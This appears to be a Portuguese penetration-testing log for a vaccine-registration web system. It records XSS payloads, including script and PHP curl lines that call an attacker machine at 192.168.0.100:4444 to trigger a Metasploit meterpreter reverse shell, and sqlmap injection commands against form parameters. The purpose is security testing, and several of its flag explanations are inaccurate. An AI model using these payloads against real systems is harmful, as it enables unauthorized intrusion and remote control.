
**Tentativa 1**

Cadastrar 1 dos campos com o seguinte código:

<script> alert(“oi”);</script> no campo Marca/Fabricante.

Se os dados não forem tratados, quando forem carregados do banco o código acima deve produzir um pop-up dizendo “oi”.

**Resultado:**



**Tentativa 2**

Abrir uma conexão do sistema de vacinas com a máquina do kali num listener do

metasploit para ganhar acesso ao Sistema Operacional.

Passos:

* Usar o metasploit para abrir um listener na porta 444 da vm onde o kali está hospedado. Usando o eploit disponivel em *Auxiliary/Multi/Handler*
* Usar um comando GET de javascript para abrir a conexão da máquina do sistema com a vm do kali na porta indicada.

comando a ser colocado no XSS:

<?php

$curl = curl\_init('http://192.168.0.100:4444');

curl\_exec($curl);

curl\_close($curl);

?>

Caso o código acima funcione, a ideia é que o script do lado do servidor abra uma conexão com o listener do Metasploit que está ouvindo.

**Resultado**: A sessão do meterpreter não foi aberta.

**Tentativa 3**

Alterar o script anterior para tentar descobrir o que houve

<?php

$curl = curl\_init('http://192.168.0.100:4444');

if(!curl\_exec($curl)){

javascript:alert(curl\_error($curl));

}

curl\_close($curl);

?>

**Resultado**: O script não conseguiu ser inserido pois o tamanho do campo na coluna é pequeno e ocorreu um erro no banco.

**Tentativa 4**

Realizar um get via javascript normal com o mesmo fim.(sem os espaços)

<script>

r = new XMLHttpRequest();

r.open("GET",’http://192.168.0.100:4444’,false);

r.send();

</script>

**Resultado** : A sessão do meterpreter não foi aberta.

Teste realizado dia 24-04-16

Representando a atividade **SQL Injection - Cadastro de lotes.**

Duração dos Testes: 45 min

Duração total da atividade: 1 h e 22 min

**Objetivo**: Tentar realizar consultas não autorizadas no banco por meio

da injeção de SQL nos campos da tela de cadastro de lotes.

**Ferramenta**: O SqlMap é uma ferramenta de pentest automatizado específico

para testar injeções de SQL. Ele possui suporte para os principais bancos utilizados no desenvolvimento de software (MySql, Postgresql, Oracle e Windows SQL Server).

**Tentativa 1**

Descobrir se o campo Marca/Fabricante é vulnerável a SQL Injection

através das aspas simples.

*Comando: 1 ‘*

O uso de aspas simples aqui é o teste mais básico de vulnerabilidade de um campo para SQL injection. Imaginando que haja por baixo uma instrução do que tenha

*where param1 = <parametro\_na\_interface> and …*

Caso não haja o devido tratamento a instrução ficaria

*where param1 = 1 ‘*

*O que ocasionaria um erro de SQL que seria indicado na aplicação.*

**Resultado**: Colocando 1 ‘ no campo Marca/Fabricante o cadastro

aconteceu normalmente. Indicando que talvez haja um tratamento

e o campo não seja vulnerável.

**Tentativa 2**

Usar uma ferramenta automatizada para realizar a tentativa

de injetar SQL na página.

Salvar a requisição POST capturada pela ferramenta Burp-Suite

num arquivo e indica-lo ao SQL map para que possa utiliza-lo na requisição.

*comando: sqlmap -r params -p --current-db*

1. O comando -r indica ao programa que as instruções do ataque serão carregadas no arquivo params.
2. -p Indica que a requisição usará um POST.
3. --current-db pede ao SqlMap que tente descobrir qual o banco da aplicação alvo.

**Resultado**: Erro na ferramenta. O SqlMap pede um parâmetro, que na teoria já está no arquivo indicado no comando.


**Tentativa 3**

Alterar o comando para incluir o parâmetro solicitado pela ferramenta.

O comando do SqlMap pede que seja informado um parâmetro para possível injeção.

*comando: sqlmap -r params -p descricao --current-db*

1. O comando -r indica ao programa que as instruções do ataque serão carregadas no arquivo params.
2. -p Indica que a requisição usará um POST.
3. descrição é o parâmetro que tentará ser injetado.
4. --current-db pede ao SqlMap que tente descobrir qual o banco da aplicação alvo.

**Resultado**: 

**Tentativa 4**


Alterar o comando para incluir o parâmetro validade.

Novamente repetindo o comando, agora tentando a injeção do parâmetro “validade”

*comando: sqlmap -r params -p validade*

1. O comando -r indica ao programa que as instruções do ataque serão carregadas no arquivo params.
2. -p Indica que a requisição usará um POST.
3. validade é o parâmetro que tentará ser injetado.

**Resultado**



**Tentativa 5**


Alterar o comando para incluir o parâmetro vacina.

Agora tentando injetar o parâmetro vacina.

*comando*: sqlmap -r params -p vacina

1. O comando -r indica ao programa que as instruções do ataque serão carregadas no arquivo params.
2. -p Indica que a requisição usará um POST.
3. vacina é o atributo que tentará ser injetado.

**Resultado**




**Tentativa 6**

Alterar o comando para incluir o parâmetro cadastro.

*comando*: sqlmap -r params -p cadastro

1. O comando -r indica ao programa que as instruções do ataque serão carregadas no arquivo params.
2. -p Indica que a requisição usará um POST.
3. cadastro é o atributo que tentará ser injetado.

**Resultado**




**Tentativa 7**

Alterar o comando para incluir o parametro ok.

*comando: sqlmap -r params -p ok*

1. O comando -r indica ao programa que as instruções do ataque serão carregadas no arquivo params.
2. -p Indica que a requisição usará um POST.
3. ok é o atributo que tentará ser injetado.

**Resultado**



**Referências**

[SQLMAP usando POST](https://hackertarget.com/sqlmap-post-request-injection/)

**Iteração 4 - 19/04/16 à 25/04/16**

Atividades Planejadas:

1. Explorar XSS do cadastro de lotes
2. Explorar XSS do cadastro de servidor
3. Tela Cadastro de servidor - Sql Injection
4. Redigir Plano de testes
5. Atacar portas abertas do servidor.

Atividades Concluídas:

1. Explorar XSS do cadastro de lotes
2. Tela Cadastro de servidor - Sql Injection

Impedimentos: Nenhum.

**Charters de Teste**

.Essa atividade representa a tarefa do quadro **Explorar XSS - Cadastro de Lotes**

Data: 27-04-16

Horário dos testes: 1h: 30 min

Horário Total: 1h:57 min

**Objetivo**: Conseguir realizar um ataque bem sucedido explorando a recém descoberta falha do XSS na tela de cadastro de lotes.

**Ferramenta:** Além do Iceweasel na versão 31.5.0, foi instalada no Kali Linux o navegador Fireforx na versão 46.0, pois existe a necessidade de checar se a conexão é impedida por uma regra de firewall ou se o navegador bloqueia.

**Resultados**

**Tentativa 1**

Configurar o metasploit e abrir a porta e usar o código abaixo para tentar novamente o acesso.

Metasploit usando o exploit disponível em *exploit/multi/handler* com o payload windows-meterpreter-reverse\_tcp

Isso cria um listener que fica ouvindo conexões e quando ocorre alguma conexão externa, ele executa o payload carregado no momento, que no caso é o windows/meterpreter/reverse\_tcp que abre uma conexão reversa da máquina atacada para a máquina atacante.

<script>

r = new XMLHttpRequest();


r.open("GET",’http://192.168.0.100:4444’,false);

r.send();

</script>

**Resultado**

O navegador Bloqueia a requisição usando o filtro de CORS.




**Tentativa 2**

Rodar o mesmo script inserido no teste acima em um navegador diferente, para descobrir se o bloqueio da conexão ocorre em qualquer navegador ou apenas no Iceweasel.

**Resultado**

Usando o firefox, o filtro de CORS impede a conexão.



**Referencias**

[**CORS**](http://software.dzhuvinov.com/cors-filter.html)

[**w3c - Especificação CORS**](https://www.w3.org/TR/cors/)

**Iteração 5 - 26/04/16 à 16/05/16**

Atividades Planejadas:

1. Concluir o plano de testes
2. Terminar a Exploração do XSS na de cadastro de lotes.

Atividades Concluídas:

1. Concluir o plano de testes

Impedimentos: O sistema ficou indísponível entre os dias 04/05/16 à 09/05/16 devivo à pintura do DGTI. Entramos em contato via email mas não houve como lidar com o problema.

1. Essa funcionalidade não será testada pois requer a busca de dados no sistema QAcadêmico. Esse sistema, não pode ser acessado a partir do ambiente de teste que será utilizado. [↑](#footnote-ref-0)